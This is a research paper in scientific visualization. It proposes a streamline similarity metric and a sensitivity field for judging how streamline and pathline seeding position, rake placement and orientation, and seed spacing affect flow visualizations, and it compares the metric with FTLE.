Abstract—**Uncertainty arises in all stages of the visualization pipeline. However, the majority of flow visualization applications convey no uncertainty information to the user. In tools where uncertainty is conveyed, the focus is generally on data, such as error that stems from numerical methods used to generate a simulation or on uncertainty associated with mapping visualization primitives to data. Our work is aimed at another source of uncertainty - that associated with user-controlled input parameters. The navigation and stability analysis of user-parameters has received increasing attention recently. This work presents an investigation of this topic for flow visualization, specifically for three-dimensional streamline and pathline seeding. From a dynamical systems point of view, seeding can be formulated as a predictability problem based on an initial condition. Small perturbations in the initial value may result in large changes in the streamline in regions of high unpredictability. Analyzing this predictability quantifies the perturbation a trajectory is subjugated to by the flow. In other words, some predictions are less certain than others as a function of initial conditions. We introduce novel techniques to visualize important user input parameters such as streamline and pathline seeding position in both space and time, seeding rake position and orientation, and inter-seed spacing. The implementation is based on a metric which quantifies similarity between stream and pathlines. This is important for Computational Fluid Dynamics (CFD) engineers as, even with the variety of seeding strategies available, manual seeding using a rake is ubiquitous. We present methods to quantify and visualize the effects that changes in user-controlled input parameters have on the resulting stream and pathlines. We also present various visualizations to help CFD scientists to intuitively and effectively navigate this parameter space. The reaction from a domain expert in fluid dynamics is also reported.**

Keywords—*Seeding Parameter Sensitivity, Uncertainty, Exploratorive Visualization.*

I. Introduction

Visualization of uncertainty is identified as one of the top future visualization problems [1], [2]. Uncertainty may be introduced in various stages of the visualization pipeline (Figure 1). Uncertainty may arise from numerical error and visualization parameter instability. For example, in the data acquisition phase, measurement instruments are associated with an inherent amount of error. Uncertainty is also introduced in simulations by both the discrete PDEs (partial differential equations) used in the computation and from the discrete grid-based mesh used to save the result. The mapping of data to visualization primitives may also introduce uncertainty. For example, the use of piecewise linear interpolation to reconstruct data introduces error. Streamline integrators accumulate error along the length of their curves. However, discrete primitives such as streamlines and iso-surfaces imply certainty.

Fig. 1: The visualization pipeline. Each stage in the pipeline contains uncertainty. Our goal is to identify, quantify and visualize the uncertainty associated with user-input (right) typical for flow visualization and to present it to the user in a helpful and meaningful way.

Another source of uncertainty stems from user-input parameters. Small changes to input parameters can introduce large changes to the resulting visualization. In the context of dynamical systems, a seed position represents an initial condition and the trajectory that a stream or pathline takes can be predicted [3]. However, the reliability or certainty of the prediction fluctuates. Small sub-pixel perturbations in seeding positions can sometimes result in unpredictable or uncertain behavior in the form of very different integral paths. This is clearly demonstrated by Chen et al. [4] [5]. They identify areas in the seeding domain according to high uncertainty associated with flow trajectories and take this error into account in their visualizations based on Morse Decomposition. In this paper, we visualize the predictability uncertainty associated with manual seeding directly in the space-time domain such that there is a direct coupling of the user-input parameter space and the sensitivity (or reliability) of predicting a stream or pathline's trajectory. We use the term *sensitivity* to describe the notion that a small change in user input value can cause a large change to visualization output. In other words there are certain regions of the domain where the user is less certain what the effects of varying seeding position are.

It is not clear to what extent the output of a flow visu-

alization technique is affected by the combined effect of the uncertainties introduced in the various stages of the visualization pipeline. Without conveying these uncertainties, any flow visualization may be misleading. Interestingly, a lot of focus is placed on interaction in the visualization literature. However very little attention is paid to the uncertainty introduced by user-input parameters and their corresponding threshold values - the last stage of the visualization pipeline. Furthermore, interaction may be iterative, e.g., visualization results are repeatedly refined. Conceptually, this paper advocates a visual map of user-input sensitivity.

We focus on uncertainty introduced and associated with user-controlled input parameters for flow visualization. While there have been a number of papers examining uncertainty in flow visualization due to the data acquisition and visualization phases of the pipeline, relatively little research has been invested into visualizing the effects and uncertainty due to interaction or user-input to flow visualization. In many cases the user may be unaware of effects due to input parameter stability. Specifically, we analyze the effect that stream and pathline seed position and seeding rake position, in both space, time and in orientation, have upon the resulting set of integral lines. Inter-seed spacing along a seeding rake is also investigated. Our investigation includes unsteady flow, highlighting regions within the entire spatio-temporal domain that are sensitive to stream and pathline seeding position and rake orientation. The goals of our investigation are to: 1) Investigate the sensitivity of flow visualization with respect to user-input parameters used for stream and pathline seeding position in both space and time. 2) Evaluate the stability of user-specified values for rake positioning and orientation. 3) Provide visualization tools to explore and investigate the behavior and sensitivity of stream and pathline seeding for different user-controlled input parameters. As part of our contributions we study and visualize the following:

- The sensitivity of stream and pathlines to seeding position in space and time and seeding rake position and orientation.

- A streamline similarity metric, including a comparison of various metrics, that can be used to quantify flow sensitivity, i.e., reflect areas where a small change in position results in large changes to streamline geometry.

- The sensitivity of inter-seed distance between adjacent streamline seeds, resulting in a novel method for distributing stream and pathline seeds along a rake.

- Novel techniques to visualize these user-input parameters and their associated sensitivity.

We also demonstrate our visualizations to a domain expert from fluid mechanics and report his feedback. With existing flow visualization tools, discovering how user-input parameters and threshold values affect the visualization results require what essentially amounts to a manual search through parameter space. The space may grow exponentially with each new user input option. A manual process is very time consuming and in some cases may even be impossible. Even if parameters can be modified interactively, users may get lost in their search through parameter space and the space-time domain.

To provide insight into a system's behavior requires specific visualization techniques for a range of user input.

The rest of the paper is organized as follows: Section II describes previous work. Section III details and evaluates metrics for computing stream and pathline seeding sensitivity. Section IV demonstrates our method applied to a range of user-input parameters including seeding position, rake position and rake orientation. Section V discusses the application of our method to adaptively spacing seeds along a seeding rake. Section VI shows how seeding position can be visualized in unsteady flow, highlighting interesting regions in the spatio-temporal domain. An evaluation of performance is conducted in Section VII. Finally, the paper is concluded in Section VIII.

II. RELATED WORK

Figure 1 illustrates the visualization pipeline. Uncertainty is accumulated at each stage. The goal of this work is to identify uncertainty associated with the parameters controlled by the user in the interaction stage (right).

A. Data Uncertainty and Visualization Mapping Uncertainty

Wittenbrink et al. [6] investigate the use of glyphs to visualize uncertainty. A variety of glyphs are presented and evaluated, typically mapping uncertainty to glyph attributes such as length, area, color and/or angle.

Lodha et al. [7] present a system for visualizing uncertainty called UFLOW. UFLOW is used to analyze the changes resulting from different integrators and step-sizes used for computing streamlines. Visualization of the differences between the streamlines is achieved using several methods such as glyphs that encode uncertainty through their shape, size and color. A novel application of mapping sound to uncertainty is presented by Lodha et al. [8].

Cedilnik and Rheingans [9] simultaneously visualize the data and its uncertainty while minimizing the distraction that can occur when both are visualized together. A procedural texture incorporates a grid-like structure which is blended with the image. To represent the uncertainty the grid is deformed with the amount of deformation mapped to the uncertainty within a given region.

Rhodes et al. [10] visualize uncertainty in volume visualization. They extend the Marching Cubes algorithm so that an uncertainty value is associated with each sample. Uncertainty is mapped either to hue or to the opacity value of a stipple texture pattern on a secondary surface that envelops the iso-surface.

Pang et al. [11] and Verma and Pang [12], present comparative visualization tools to analyze differences between two datasets. Streamlines and streamribbons are generated on two datasets, one being a sub-sampled version of the other. To compare streamlines, Euclidean distance between them is used. Visualization primitives can then be added to aid the user in seeing how a pair of streamlines differ.

Brown [13] demonstrates the use of vibrations to visualize data uncertainty. Experiments using oscillations in vertex displacement, and changes in luminance and hue are investigated.

Botchen et al. [14] present a method of visualizing uncertainty in flow fields. Texture advection is used to provide a dense visualization of the underlying flow field. Error in texture-based representations of flow is handled by using a convolution filter to smear out particle traces, modifying the spatial frequencies perpendicular to the particle traces.

Sanyal et al. [15] depict uncertainty in numerical weather models using glyphs, ribbons and spaghetti plots. Praßni et al. [16] highlight areas of ambiguity and allow the user correct potential misclassification of volume segmentation.

Potter et al. [17] present an extension to the traditional box plot in order to portray uncertainty information.

B. User-input Uncertainty

Brecheisen et al. [18] analyze the stability of user-input parameters used for Diffusion Tensor Imaging fiber tracking, specifically the terminating criteria for the fiber tracking. Often, the same set of fiber tracking parameters is applied to several different data sets. Thus, the user may be unaware of what effect the current parameter configuration has on the current data. They visualize the effects of two common termination criteria for fiber tracking, namely, the anisotropy threshold and the curvature threshold. This is the inspiration behind the current work. Berger et al. [19] introduce an interactive approach to continuous analysis of a sampled parameter space. Using this approach users are guided to potentially interesting parameter regions. Uncertainty in the prediction is visualized using 2D scatterplots and parallel coordinates.

Hlawatsch et al. [20] augment mouse pointer seed and direction based on the largest valued regions of a Finite-Time Lypanov Exponent Field. We note that their study is limited to 2D fields only and does not focus on visualization of uncertainty itself, but rather controlling mouse interaction.

To the authors knowledge the present work is the only work on the visualization of user-input parameter sensitivity specifically for stream and pathline seeding and rake positioning. In fact Brecheisen et al. highlight seeding as a direction for future work. A recent survey covers the topic of streamline seeding and also uncertainty flow visualization [21]. The difference between our work and the above is that we are the first to focus on the actual seed positioning and rake input parameters, whereas Brecheisen et al. [18] focus on terminating criteria.

C. Manual Versus Automatic Streamline Seeding

There have been a number of important papers on automatic streamline seeding for 3D data. See for example Spencer et al. [22] and Li et al. [23]. See McLoughlin et al. [21] for a complete overview. However the focus of the work we present does not fall into this category. We classify these into the visualization mapping stage of the pipeline from Figure 1. In contrast, our work focuses on the last stage - interaction.

Another aspect we emphasize is the importance of manual seeding. CFD engineers require manual seeding. Interpreting the results of fully-automatic streamline seeding strategies without a complete understanding of the underlying algorithm is very difficult. In general, automatic seeding strategies do not take into account the full range of CFD attributes. Not all features of interest are known a priori. Thus feature-based streamline seeding has limitations.

D. Finite-Time Lyapunov Exponent

The Finite-Time Lyapunov exponent (FTLE) [24] has gained increasing attention of late [25]. It quantifies the local separation behavior of the flow. It is used to measure the rate of separation of infinitesimally close flow trajectories. It is computed from the set of all trajectories to produce a *flow map*, ϕ. Once the flow map has been computed, $\phi(\mathbf{x}_0, t_0, t)$ maps the position of the trajectory starting at time t_0 from position $\mathbf{x}_0$ for a finite-time, t. Using the flow map, the *Cauchy-Green deformation tensor field*, $\mathbf{C}_{t_0}^t$, t is obtained by left-multiplying the flow map with its transpose [26]:

$$\mathbf{C}_{t_0}^t(\mathbf{x}) = \left[\frac{\partial(\mathbf{x}_0, t_0, t)}{\partial(\mathbf{x}_0)}\right]^T \left[\frac{\partial(\mathbf{x}_0, t_0, t)}{\partial(\mathbf{x}_0)}\right] \qquad (1)$$

From this, the FTLE is computed by:

$$\mathbf{FTLE}_{t_0}^t(\mathbf{x}) = \frac{1}{t - t_0} \ln \sqrt{\lambda_{max}(\mathbf{C}_{t_0}^t(\mathbf{x}))} \qquad (2)$$

where $\lambda_{max}(\mathbf{M})$ is the maximum eigenvalue of matrix $\mathbf{M}$ [24].

FTLE requires the choice of a temporal window. The effect of a change in the time-window length has not been studied sufficiently [25]. A common use of FTLE is to extract *Lagrangian Coherent Structures* (LCS). LCS are extracted from an FTLE field by ridge extraction. This is dependent upon the definition of ridges themselves as well as upon the quality of the ridge extraction technique employed.

From a visualization point of view, FTLE is used to extract Lagrangian Coherent Structures and belongs to the visualization mapping stage of the pipeline (Figure 1). Standard feature-extraction algorithms involve four important stages: selection, clustering, attribute calculation, and iconic mapping [27]. Selection generally involves a search process through the data space, e.g., searching for minima or maxima. Then, filtered data is aggregated or clustered together, e.g., ridges or valleys are identified. Finally, icons are mapped to features, e.g., ridge or valley lines.

The work we present does not involve any explicit searching, or clustering and thus does not belong to the class of traditional topology or feature extraction algorithms. Our work focuses on the interaction stage and is not concerned with explicit extraction of flow features. The work presented here develops a visual map of streamline and pathline seeding parameter space.

III. A Method for Defining Streamline Seeding Sensitivity

We examine the effect of seeding position has on a streamline by analyzing and quantifying the change in curve geometry and direction when compared to another streamline seeded in close proximity. We describe spatial and temporal metrics for comparing the similarity of a pair of streamlines. Previous work on defining a similarity metric is introduced. This is followed by a description of the modifications we apply to the metric in order to incorporate an entire field of streamlines or pathlines. We discuss how the metric is used to create both spatial and temporal sensitivity field the key behind real-time navigation, exploration, and visualization of input parameter space. Figure 2 shows an overview of the workflow.

Fig. 2: An overview of our workflow used to visualize stream and pathline seeding and rake parameter sensitivity. A dense set of streamlines or pathlines are computed on the simulation data. This set is utilized to construct the sensitivity field in both space and time. Various visualization tools are employed to render the parameter-space based on the sensitivity field.

Fig. 3: Two sampling windows, w_p and w_q, placed on two streamlines, s_p and s_q. The sampling window incorporates the downstream direction and curvature in the computation of the similarity metric. The similarity between corresponding points along sub-lengths s_p and s_q is computed using Equation 3.

A. A Previous Streamline Similarity Metric

A streamline similarity metric is introduced by Chen et al. [28]. This approach (Figure 3) measures the similarity between local regions of streamlines in order to facilitate a streamline seeding strategy. For a given point, p, $p \in s_p$, the closest point, q, $q \in s_q$ is identified. Sampling windows are then placed over s_p and s_q. The sampling windows, w_p and w_q, sample n points on either side of p and q, about which they are centered (n is user defined). This yields two sets of evenly-spaced sample points, for s_p and s_q, $[p_0,...,p_{n-1}]$ and $[q_0,...,q_{n-1}]$. Note that these points retain the directional information of s_p and s_q. As we traverse from the 0th point to the $(n-1)^{th}$ point we proceed downstream. See Figure 3. These two sets of points are then used to compute the local similarity between s_p and s_q. The similarity, d is defined by:

$$d(s_p, s_q) = ||\overrightarrow{p-q}|| + \alpha \frac{\sum_{k=0}^{n-1}\left| ||\overrightarrow{p_k-q_k}|| - ||\overrightarrow{p-q}|| \right|}{n} \quad (3)$$

Equation 1 measures two key attributes. The first measures the translational distance between s_p and s_q, while the second term corresponds to the shape and orientation difference. A weighting coefficient α is placed on the second term to allow the user to place more emphasis on the difference in shape. Values between 1 and 3 for α are found to be the most useful [28]. There are other possible similarity metrics, e.g., Hausdorff, for measuring curve similarity which we discuss in Section III-D.

B. An Adapted Streamline Similarity Metric

For computing streamline similarity, we adopt the above metric. However, there are some key modifications in order to

Fig. 4: Finding the associated point, q_n, on a neighboring streamline, s_q. The neighboring point is tested by computing the distance $d_i = ||p_i - q_i||$, marked in blue on the streamlines. We traverse in the downstream direction if d_i decreases. This is highlighted by the green points. This is repeated until d_i increases (the red points) at which point we store the current point, q_{i+3}. The same process is performed upstream. These two points (q_i and q_{i+3} in the example) are then compared and the pair with the shortest distance (the large green point in the figure) is stored.

compare entire streamlines to each other, not just subsections. Firstly, w_p and w_q, include the entire length of s_p and s_q. Every $p \in s_p$ is associated with a point along s_q. The algorithm for locating the associated point is presented below. Secondly, p_0 and q_0 are always seeding points. When both lists are complete the similarity distance, d, between s_p and s_q is computed. Note that this creates an asymmetry between the distance values. In general: $d(s_p, s_q) \neq d(s_q, s_p)$.

a) Associating Points between Streamlines and Shear:: Given a point p_i, $p_i \in s_p$, finding the associated point, q_j, $q_j \in s_q$, involves a search. Rather than a brute-force search, we start out by exploiting the parameterization along s_p and s_q. For the ith point along s_p, p_i, we start with the ith point, q_i, and compute the Euclidean distance $d_i = ||\overrightarrow{q_i - p_i}||$. If s_q contains fewer than i points, we simply compare the final point, i.e., q_{n-1} if s_q has n points. We test points in the downstream direction of s_q (i.e., q_{i+1}). If $d_{i+1} < d_i$, i.e., if $||p_i - q_{i+1}|| < d_i$, we then proceed to test q_{i+2}. This test is repeated until an increase in d is detected. Finally, we store the current point q_{min}. This is repeated in the upstream direction (starting from q_i). This results in two points. These may be the same point in the case that q_i is closer to p_i than q_{i+1} and q_{i-1}. We then determine which is closest to p_i. These points are then used in the similarity distance computation. This process is illustrated in Figure 4. The associated point is computed this way so that we compare corresponding local regions between s_p and s_q. This enables (1) the curvature, (2) translational distance, and (3) downstream direction to define the similarity between s_p and s_q.

Shear flow is another important property. This is highlighted in Figure 5. The user may be interested in factoring shear into the similarity metric. Thus we provide the user option to incorporate shear by using the corresponding points between s_p and s_q as resulting from their parameterization (Figure 5 right). If one streamline is longer than the other, the last point is used on the shorter streamline when its length has been traversed.

Incorporating shear into the similarity metric generally provides better results in our experiments. It also reduces computation time. Figure 5 compares two volume renderings of the sensitivity field without and with shear enabled. Enabling shear produces more well defined characteristics. Therefore,

we enable this option by default. All visualizations use this unless noted otherwise.

Fig. 5: (Top-Left) Connecting the associated points using our algorithm (Section III-B). This produces a method of comparison of s_p and s_q based on their geometry. The mean of the length of the connecting line segments is related to the similarity distance. (Top-Right) Connecting the points along s_p and s_q based on the parameterization of the streamlines. These connections form an alternative comparison of s_p and s_q. As s_p and s_q approach the curve the connecting lines become sheared and don't link the closest points between s_p and s_q measured by euclidean distance. If s_q has fewer points we use the last point. (Bottom) The spatial sensitivity fields created from a tornado simulation. The two images were generated without and with the shear attribute respectively.

Fig. 6: A streamline, s, is seeded at every sample point, p_i, in the domain. In order to compute the sensitivity field for a given p_i, the similarity between $s(p_i)$ and its neighbors is computed. The mean of the similarity computations quantifies p_i (Eq. 4). This example is presented for a 2D field for simplicity.

C. Computing a Spatial Sensitivity Field

To facilitate interactive analysis, i.e., reporting parameter stability for a given set of seeding points we provide this information in real time to the user. We pre-compute a spatial sensitivity field that utilizes the above similarity metric for a dense set of streamlines. We formulate streamline seeding sensitivity in terms of the derived sensitivity field defined over the entire spatio-temporal domain.

For each sample position, p_i, within the domain, $\mathbb{R}^3$, a streamline, s_p, is computed. For every s_p within $\mathbb{R}^3$, the similarity is computed by incorporating each of its neighbors ($n = 8$ in 2D, $n = 26$ in 3D) (Figure 6). The total spatial

similarity value is computed using Eq. 4.

$$D(p_0) = \frac{\sum\limits_{i=0}^{n} d(s(p_0), s(p_i))}{n} \tag{4}$$

where, n is the number of neighbors and $d(s(p_0), s(p_i))$ is the similarity distance between a streamline seeded at p_0 and another seeded at p_i as in Eq. 2. Figure 6 illustrates this for a 2D field. See Figure 9 for a sample visualization of a sensitivity field.

D. Candidate Metrics

Fig. 7: This figure shows some of the cases that inspire our choice of distance metric: d_c does not quantify curvature, d_M may not quantify curvature or shear, d_H does not quantify shear. Our metric measures (1) translational distance, (2) curvature, (3) downstream direction, and (4) shear.

In addition to the metric in Section III-B, we have experimented with various metrics for quantifying integral curve similarity. For example, the closest point distance, d_c, could be used:

$$d_c(s_p, s_q) = \min_{p_k \in s_p, q_k \in s_q} ||p_k - q_k|| \tag{5}$$

However d_c ignores curvature and shear. The mean distance $d_m(s_p, s_q)$ of closest distances is another candidate:

$$d_M(s_p, s_q) = \text{mean}(d_m(s_p, s_q), d_m(s_q, s_p)) \tag{6}$$
$$\text{where} \quad d_M(s_p, s_q) = \text{mean}_{p_k \in s_p} \min_{q_k \in s_q} ||p_k - q_k||$$

This does not quantify downstream direction or shear. The Hausdorff distance, d_H could be used:

$$d_H = \max(d_h(s_p, s_q), d_h(s_q, s_p)) \tag{7}$$
$$\text{where} \quad d_H(s_p, s_q) = \max_{p_k \in s_p} \min_{q_k \in s_q} ||p_k - q_k||$$

However, this does not intuitively quantify downstream direction and is computationally expensive. Another candidate is the Fréchet distance [29]:

$$d_f(s_p, s_q) = \min \left\{ ||L|| \ \middle| \ L \text{ is an unordered coupling between } s_p \text{ and } s_q \right\} \tag{8}$$

However, this metric is computationally expensive and does not take shear into account. Interpretation by domain experts is also non-intuitive. Li et al. [30] also describe a similarity metric:

$$d_l = 1 - \frac{1}{2} \left(\frac{v'(p) \cdot v(p)}{|v'(p)| \ |v(p)| + 1} \right) \tag{9}$$

where v' is an approximate vector at p and $v(p)$ is the original sample vector. This metric compares vectors, not streamlines.

The Finite Time Lyapunov Exponent (FTLE) [24] is another candidate metric. FTLE is primarily a candidate for quantifying divergence (see Figure 8 and 9). We have done

Fig. 8: (Left) The FTLE computed on a time-dependent double gyre simulation. (Right) Our sensitivity field derived on the same simulation.

some experiments to compare our metric with FTLE as shown in Figures 8 and 9. In general, they provide very similar results. Figure 9 better highlights the subtle differences between FTLE and the adapted metric from Chen et al. [28].

FTLE is suitable for the extraction of Lagrangian Coherent Structures (LCS) as stretching of the flow (divergence) often grows exponentially in time near LCS's. The LCS structures are derived by applying topological techniques to the FTLE field e.g., Ridge extraction [25].

The sensitivity field however is not only sensitive to divergence. Shear, and differences in curvature of neighboring streamlines are other characteristics which are inherently captured by this technique. The result of this approach can be seen in the differences between the top and bottom images of Figure 9. In the bottom image the effects of shear close to the centers of the vortex structures are highlighted, whereas the FTLE (top image) does not highlight these regions.

An observation is the apparent scaling of the data within the sensitivity field as compared to the FTLE field. For example, if the sensitivity data is modified similar to the FTLE computation e.g.,

$$\frac{1}{(t - t_0)} \ln \sqrt{\sum_{i=0}^{n} d(s(p_0), s(p_i))} \tag{10}$$

then we see results very close to the FTLE visualization, while still highlighting the additional sensitivity information.

Another observation is that FTLE only considers the end points of the integral lines. The sensitivity field is computed as a sum of differences along the length of the integral lines, therefore it is possible to highlight regions with our technique where the flow separates and rejoins around an object in the path of the flow.

The choice of metric depends on the interests of the user. Figure 7 compares some metrics based on two streamlines, s_p and s_q seeded from a rake. It highlights special cases where flow properties are not quantified. We chose the metric described in Section III-B by default because it includes (1) downstream direction, (2) streamline curvature (not only distance), (3) divergence, and (4) shear. However, any streamline or pathline similarity metric can be used in our framework including FTLE. It is left as a user option. A full comparison

of different metrics is beyond the scope of this paper. We refer the reader to Moberts et al. [31] for a full evaluation.

Fig. 9: (Top) FTLE based sensitivity field computed from the Bernard flow data with a streamline length of $t = 100$. (Bottom) Sensitivity field computed with a streamline length of $t = 100$. Both images are rendered using DVR with identical transfer functions.

IV. VISUALIZATION OF SEEDING POSITION AND RAKE PARAMETER SENSITIVITY

Our first approach to visualizing the sensitivity field directly is to derive a scalar field D (Eq. 4). This enables fast, intuitive exploration of data and provides the user a quick overview of regions with high rates of streamline-based change. With the spatial sensitivity field stored as a D, it is possible to visualize the sensitivity of the seed positions using any volume visualization technique.

Care must be taken by the user when interpreting the results of the sensitivity field. The initial impression is that the sensitivity field directly maps to features within the flow field. This is not necessarily the case. These regions may be displaced far away from any actual flow features. The sensitivity field is not a feature extraction technique. It highlights regions from where seeded trajectories exhibit more dissimilar behavior. In other word, where small perturbations to the initial seeding value result in large perturbations to the resulting trajectories. This is an important difference and may provide the user with more information about the flow than just observing features alone. Features, by definition, have a distinctive characteristic and frequently, flow trajectories passing through them exhibit dissimilar behavior. Therefore, these regions may be highlighted by the sensitivity field. In addition, regions where the seed of a trajectory does not originate within a feature, but whose trajectory passes through the feature are also highlighted. Therefore, the similarity field may not only highlight features but regions connected by the flow to these features. This may aid the user in understanding the nature of the interesting behavior. Figure 10 (left) shows this benefit. The seeding rake is placed outside of the vortical

behavior of the flow and the streamlines enter this region as they are traced. Rake placement is guided by the sensitivity field.

A. *Visualization of Streamline Seed Position Sensitivity*

Fig. 10: (Left) Visualizing the sensitivity field of Arnold-Beltrami-Childress (ABC) [32] flow using two interactive slice probes. Sensitive seeding regions within the field are visualized directly. Streamlines seeded in red regions are very sensitive to seeding position. Using this approach helps the user locate interesting structures more quickly in the domain than a brute force manual search. In this example, the user quickly navigates the seeding rake to visualize the structure shown using the slice probes for context information. (Middle-Left) Streamlines in the Bernard flow simulation. (Middle-Right) A direct volume rendering of the sensitivity field, $D(p)$, from Bernard flow. As well as highlighting the regions to which streamline seeding is sensitive to change, the DVR provides an overview of interesting seed-based regions within the simulation. (Inset) A top view emphasizing the convection cell structures within the field. (Right) A direct volume rendering of $D(p)$ of the ABC flow and accompanying transfer function. The interesting seeding regions in the flow are highlighted by high sensitivity values mapped to red and green.

Using a slice probe provides a fast and simple tool for direct investigation of streamline seeding position sensitivity. The slice probe may be arbitrarily aligned. Figure 10 (left) depicts two slices of a steady Arnold-Beltrami-Childress (ABC) flow, which describes a closed-form solution of Euler's equation [32]. Color is mapped to the similarity distance $D(p)$. This is true for all color-mapping in this paper unless mentioned otherwise. The color coding conveys positions that are highly sensitive with respect to seeding position, i.e., where a small change in seeding position results in a large change to streamline geometry. The slice probe enables high levels of interaction as it is computationally inexpensive. They are particularly useful when swept through the domain. As in this case, the slice provides context information which may allow the user to navigate to interesting seeding locations more easily.

For DVR we use the Volume Rendering Engine software tool (Voreen) [33]. Figure 10 (middle) shows the corresponding DVR of the left image. Rendering $D(p)$ in this way provides an overview of the seeding sensitivity and its characteristics. Figure 10 (right) shows a direct volume rendering of the sensitivity field of the ABC flow. The green and red regions in the center of the image highlight an interesting vortex structure within the flow. The curvature of streamlines change the most when seeded in or around the vortex core. The transparent regions are less sensitive to streamline seeding position. The geometry of streamlines seeded in these regions changes very little with seed position.

Fig. 11: Previous experiments visualizing seeding rake parameters. (Left) A seeding probe with a dense collection of explicit seeding orientations. This probe produces a cluttered result, especially when streamlines are seeded from all possible positions. It also provides the user with little intuition as to how to orient a rake at the given position. (Middle) A seeding probe with axis-aligned slices. This probe provides insight into the sensitivity information in the vicinity of the seeding rake, through color mapped to sensitivity. However, it suffers from self-occlusion. (Right) A seeding probe depicted as a semitransparent sphere. However, this approach only shows the sensitivity information on the surface - which corresponds to the rake ends. Therefore sensitivity information across the length of the rake is lost. The orientation of the rake can be observed through the use of a transparent surface.

B. *Visualization of Seeding Rake Sensitivity*

This section introduces techniques used in conjunction with the sensitivity field to provide parameter sensitivity information for a seeding rake. We experimented with a number of different approaches before arriving at the one we found most suitable.

Figure 11 (left) depicts a naive attempt at an interactive probe constructed with a dense collection of rakes at various orientations. Streamlines are seeded from all rakes within the probe. This probe attempts to demonstrate the effect that varying the orientation of the seeding rake has on the resulting streamlines by showing many rakes simultaneously. However, this probe may produce a considerable amount of occlusion as can be seen by the dense rakes and streamlines in the image. It also provides the user with little intuition as to how to orientate a seeding rake at a given position.

The probe shown in Figure 11 (middle) uses three axis aligned slices. The seeding rake is interactively rotated about the center point. This approach reduces occlusion and visual complexity from seeding many streamlines, however, the probe itself is prone to self-occlusion and may occlude part of the seeding rake and resulting streamlines. An ideal tool orientates the rake automatically at an appropriate angle as a function of local flow properties. A somewhat better method utilizes a sphere centered at the seeding rake position. See Figure 11 (right). The sphere provides sensitivity information in all directions around the seeding rake. Occlusion of the seeding rake and the resulting streamlines is reduced through the use of transparency. However, the sphere provides redundant information. Portions of the surface that are aligned with the flow fail to provide further useful information.

The method that we favor is the use of a planar polygon always orthogonal to the flow passing through its center, as in Figure 12. We automatically vary the alignment of the probe

